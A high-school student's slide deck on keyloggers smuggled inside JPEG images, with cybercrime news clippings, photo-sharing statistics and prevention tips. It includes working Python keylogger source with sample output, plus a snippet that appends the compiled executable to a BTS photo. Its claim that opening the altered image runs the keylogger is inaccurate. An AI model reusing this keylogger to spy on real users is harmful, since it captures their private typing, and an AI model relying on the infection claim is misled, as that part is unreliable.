The background of the slide is a dark blue image of a city at night, with lights from buildings and streets visible. Overlaid on this image is a network of thin, light blue lines that form a globe-like structure with several intersecting arcs.

What's Wrong with this Picture ?

Malicious Keylogger Injection Attacks using JPG image exploits

Cyber Threat Awareness Project

Gia R. NATHAN


10th Grade, James Logan High School,
Union City California 03/08/2022

Background


Key Statistics & Cyber Attacks Explained

Economic Impact of Cyber Attacks

- Some Recent examples in the news

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Economic Impact of Cybercrime

At \$600 Billion and Counting - No Slowing Down

February 21, 2018



The Daily Swig
Cybersecurity news and views

Regions ▾ Hacking News ▾ Data Breaches ▾ Cyber-attacks ▾ Vulnerabilities ▾ Bu

SQL injection flaw in billing software app tied to US ransomware infection

[John Leyden](#) 26 October 2021 at 14:54 UTC
Updated: 26 October 2021 at 15:26 UTC

 **CYBERCRIME** MAGAZINE

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Cybercrime Costs. PHOTO: Cybercrime Magazine.

Cybercrime To Cost The World \$10.5 Trillion Annually By 2025

[f](#) [t](#) [in](#) [e](#)

Special Report: Cyberwarfare In The C-Suite.

– [Steve Morgan](#), Editor-in-Chief

Sausalito, Calif. – Nov. 13, 2020

If it were measured as a country, then cybercrime — which is predicted to inflict damages totaling \$6 trillion USD globally in 2021 — would be the world's third-largest economy after the [U.S. and China](#).



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5 minute read · May 7, 2021 9:54 PM PDT · Last Updated 2 years ago

Cyber attack shuts down U.S. fuel pipeline 'jugular,' Biden briefed

By Christopher Bing and Stephanie Kelly

NEW YORK, May 8 (Reuters) - Top U.S. fuel pipeline operator Colonial Pipeline shut its entire network, the source of nearly half of the U.S. East Coast's fuel supply, after a cyber attack on Friday that involved ransomware.

The incident is one of the most disruptive digital ransom operations ever reported and has drawn attention to how vulnerable U.S. energy infrastructure is to hackers. A prolonged shutdown of the line would cause prices to spike at gasoline pumps ahead of peak summer driving season, a potential blow to U.S. consumers and the economy.

Background Info: Daily Habit of Photo Sharing

Photo Statistics (Top Picks)

≡ Photutorial

GRAPHIC DESIGN

PHOTOGRAPHY

VIDEOGRAPHY

STATISTICS



- According to Photutorial data, **1.2 trillion** were taken worldwide in 2021. The number will increase to **1.72 trillion** in 2022. By 2025, more than 2 trillion photos will be taken each year.
- The average user has around **2,100** photos on the smartphone in 2022. iOS smartphone users have approximately 2,400 photos on their phones, while Android users have around 1,900 photos on their phones.
- The global pandemic reduced the number of images taken by **25%** in 2020 and 20% in 2021.
- By region, the number of photos taken by a smartphone user is led by the US: **20.2/day**, Asia-Pacific **15/day**, Latin America **11.8/day**, Africa **8.1/day**, and Europe **4.9/day**.
- **12.4 trillion** photos have been taken throughout history. By 2030, this number will increase to 28.6 trillion.
- Users share the most images on **WhatsApp: 6.9 billion** per day. **1.3 billion** images are shared on Instagram daily, with about **100 million** in posts and more than **1 billion** on stories and chats.
- 750 billion images are on the internet, which is only 6% of the total photos that were ever taken since most of the photos we take are never shared.
- **92.5%** of photos are taken with smartphones and only **7%** with cameras.
- There are **136 billion images on Google Images**. By 2030, there will be **382 billion images** on Google Images

How many total pictures are on Instagram?

Images shared over social media

Social media platform	Images shared/day
Snapchat	3.8 billion
Facebook	2.1 billion
Instagram	1.3 billion
Flickr	1 million

About 718,000,000 results (0.91 seconds)

Applications / Image sharing

From sources across the web



Google Photos



Instagram



Amazon Photos



FamilyAlbum - Photo Sharing



The Guest - Photo Sharing



Dropbox



Flickr



PhotoCircle



Photo Transfer App

26 more


Background: Injection Attacks

■ What is it ?

- Injection attacks refer to a broad class of cybersecurity threats.
- In an injection attack, an attacker supplies untrusted input to a program.
- This input gets processed by an interpreter as part of a command or query.
- In turn, this alters the execution of that program

■ Examples of injection attacks

- Code Injection
 - Attacker injects malicious code into a trusted application
- CRLF injection
 - Attacker injects an unexpected CRLF (Carriage Return and Line Feed) character sequence
- Cross-site Scripting (XSS)
 - The attacker injects an arbitrary script (usually in JavaScript) into a legitimate website or web application.
- OS Command Injection
 - Attacker injects operating system commands with the privileges of the user who is running the web application.
- SQL Injection
 - Attacker injects SQL statements that can read or modify database data.



Background: KeyLogger Attacks

■ What is it ?

- What is a keylogger virus?
- Short for “keystroke logging,” a keylogger is a type of malicious software
- It records every keystroke you make on your computer.
- Keyloggers are a type of spyware — malware designed to spy on victims.
- They can capture everything you type
- Keyloggers are one of the most invasive forms of malware.



Background: BTS: A Popular K-POP Band

- BTS, an acronym of Bangtan Sonyeondan or “Beyond the Scene,” is a Grammy-nominated South Korean group
- They have been capturing the hearts of millions of fans globally since its debut in June 2013.
- The members of BTS are RM, Jin, SUGA, j-hope, Jimin, V, and Jung Kook.
- Gaining recognition for their authentic and self-produced music, top-notch performances, and the way they interact with their fans, BTS has established themselves as “21st century Pop Icons” breaking countless world records.
- On an average day there are hundreds of uploads of their images on twitter, facebook, tiktok and emails.
- This jpeg image is one such example




Cyber Attack Demonstrated: What is wrong with this picture ?

- Objective: I intend to convey a common cybersecurity threat that spreads based on daily habits
- Daily Habit:
 - We share pictures on the social media and view pictures on a daily basis
 - Often it comes from a trusted source or via email
 - It can come via any web application
- In the following sections the goal is to show a combination of injection and keylogging attack
- The attack is spread via a jpeg image of a popular K-POP band BTS
- Hence the name “What is wrong with this picture ”
- The code samples are in python since it is very popular among programmers




Anatomy of a JPEG image

- JPEG is a popular image file format for sharing digital images across the internet
- If we dissect a jpg file with a hex viewer we can see the following:
 - The first two bytes ,FF D8 , represent the start of an image (SOI) ,the next two bytes , FF E0 , represent that the coming two bytes , 00 10, represent the length of a JPEG header. 00 10 is a hex equivalent of decimal number 16, which means that the length of JPEG header is 16 bytes counting themselves.
 - The last bytes of JPEG file is FF D9



Anatomy of a JPEG image

- Most popular image viewers do not look beyond the last byte of the JPEG file which is FFD9
- Often malware programs can exploit this vulnerability by injecting malicious code.



Mechanics of a cybersecurity Threat

- The following is a simple python program to log key events from a user.
- This program just logs the input from a user and stores it in a logfile

```
#!/usr/bin/env python3
from pynput import keyboard
```

```
class KeyLogger():
    def __init__(self, filename: str = "keylogs.txt") -> None:
        self.filename = filename

    @staticmethod
    def get_char(key):
        try:
            return key.char
        except AttributeError:
            return str(key)


    def on_press(self, key):
        print(key)
        with open(self.filename, 'a') as logs:
            logs.write(self.get_char(key))

    def main(self):
        listener = keyboard.Listener(
            on_press=self.on_press,
        )
        listener.start()

if __name__ == '__main__':
    logger = KeyLogger()
    logger.main()
    input()
```

Desktop\GWC2022>python BTS.py

```
'h'
'h'e'
'e'l'
'l'
'l'o'
'o't'
't'h'
'h'i'
'i's'
sKey.space
'i'
i's'
sKey.space
'a'
aKey.space
't'
't'e'
'e's'
s't'
t
```



Desktop\GWC2022

```
11/22/2022 03:02 AM <DIR> .
11/22/2022 03:02 AM <DIR> ..
11/22/2022 12:18 AM <DIR> .ipynb_checkpoints
11/15/2022 09:56 PM 6,791,340 BTS.exe
11/22/2022 02:20 AM 7,580,912 BTS.jpg
11/22/2022 02:26 AM 789,572 BTS.original.jpg
11/22/2022 01:11 AM 694 BTS.py
11/22/2022 02:29 AM 7,382,698
GWC.Presentation.pptx
11/22/2022 02:22 AM 882
GWC2022CyberSecurity.Challenge.ipynb
11/22/2022 03:04 AM 220 keylogs.txt
7 File(s) 22,546,318 bytes
3 Dir(s) 72,422,285,312 bytes free
```


Mechanics of a cybersecurity Threat












- We can convert this keylogger as an executable and embed this using a simple python program
- This two line python program takes the keylogger (BTS.EXE) and embeds it into BTS.jpg file

Desktop\GWC2022

```
11/22/2022 03:02 AM <DIR> .
11/22/2022 03:02 AM <DIR> ..
11/22/2022 12:18 AM <DIR> .ipynb_checkpoints
11/15/2022 09:56 PM 6,791,340 BTS.exe
11/22/2022 02:20 AM 7,580,912 BTS.jpg
11/22/2022 02:26 AM 789,572 BTS.original.jpg
11/22/2022 01:11 AM 694 BTS.py
11/22/2022 02:29 AM 7,382,698
GWC.Presentation.pptx
11/22/2022 02:22 AM 882
GWC2022CyberSecurity.Challenge.ipynb
11/22/2022 03:04 AM 220 keylogs.txt
7 File(s) 22,546,318 bytes
3 Dir(s) 72,422,285,312 bytes free
```

 jupyter GWC2022CyberSecurity.Challenge Last Checkpoint: an hour ago (autosaved)

File Edit View Insert Cell Kernel Widgets Help

        Run    Code 



```
In [15]: with open('BTS.jpg', 'ab') as f, open('BTS.exe', 'rb') as e:
         *f.write(e.read())
```


- Everything after FFD9 in the BTS.jpg is our keylogger BTS.EXE

[illegible]

Mechanics of a cybersecurity Threat

- The altered file can be posted in a social media post
- The altered file opens without issues on a targeted users machine.
- To the unsuspecting user there is no visible difference



- An unsuspecting user will download this as it is coming from their trusted source
- Once the image is executed the keylogger embeds itself and runs as a background process

What is the best Strategy to prevent injection attacks ?

- Validate User Inputs
 - Limit Access to Essential Privileges
 - Update and Patch outdated software
 - Guard Sensitive Information
 - Adopt an Effective Web Application Firewall
 - Control Who Accesses Your System
-
- A very good article from OWASP
 - https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html



The background of the slide is a dark blue night cityscape. A network of glowing blue lines and nodes is overlaid on the image, resembling a global communication or data network. The lines are thin and curved, connecting various points across the frame. The city lights are visible in the background, with a bridge and a river in the lower left.

Thank You !

Cyber Threat Awareness Project

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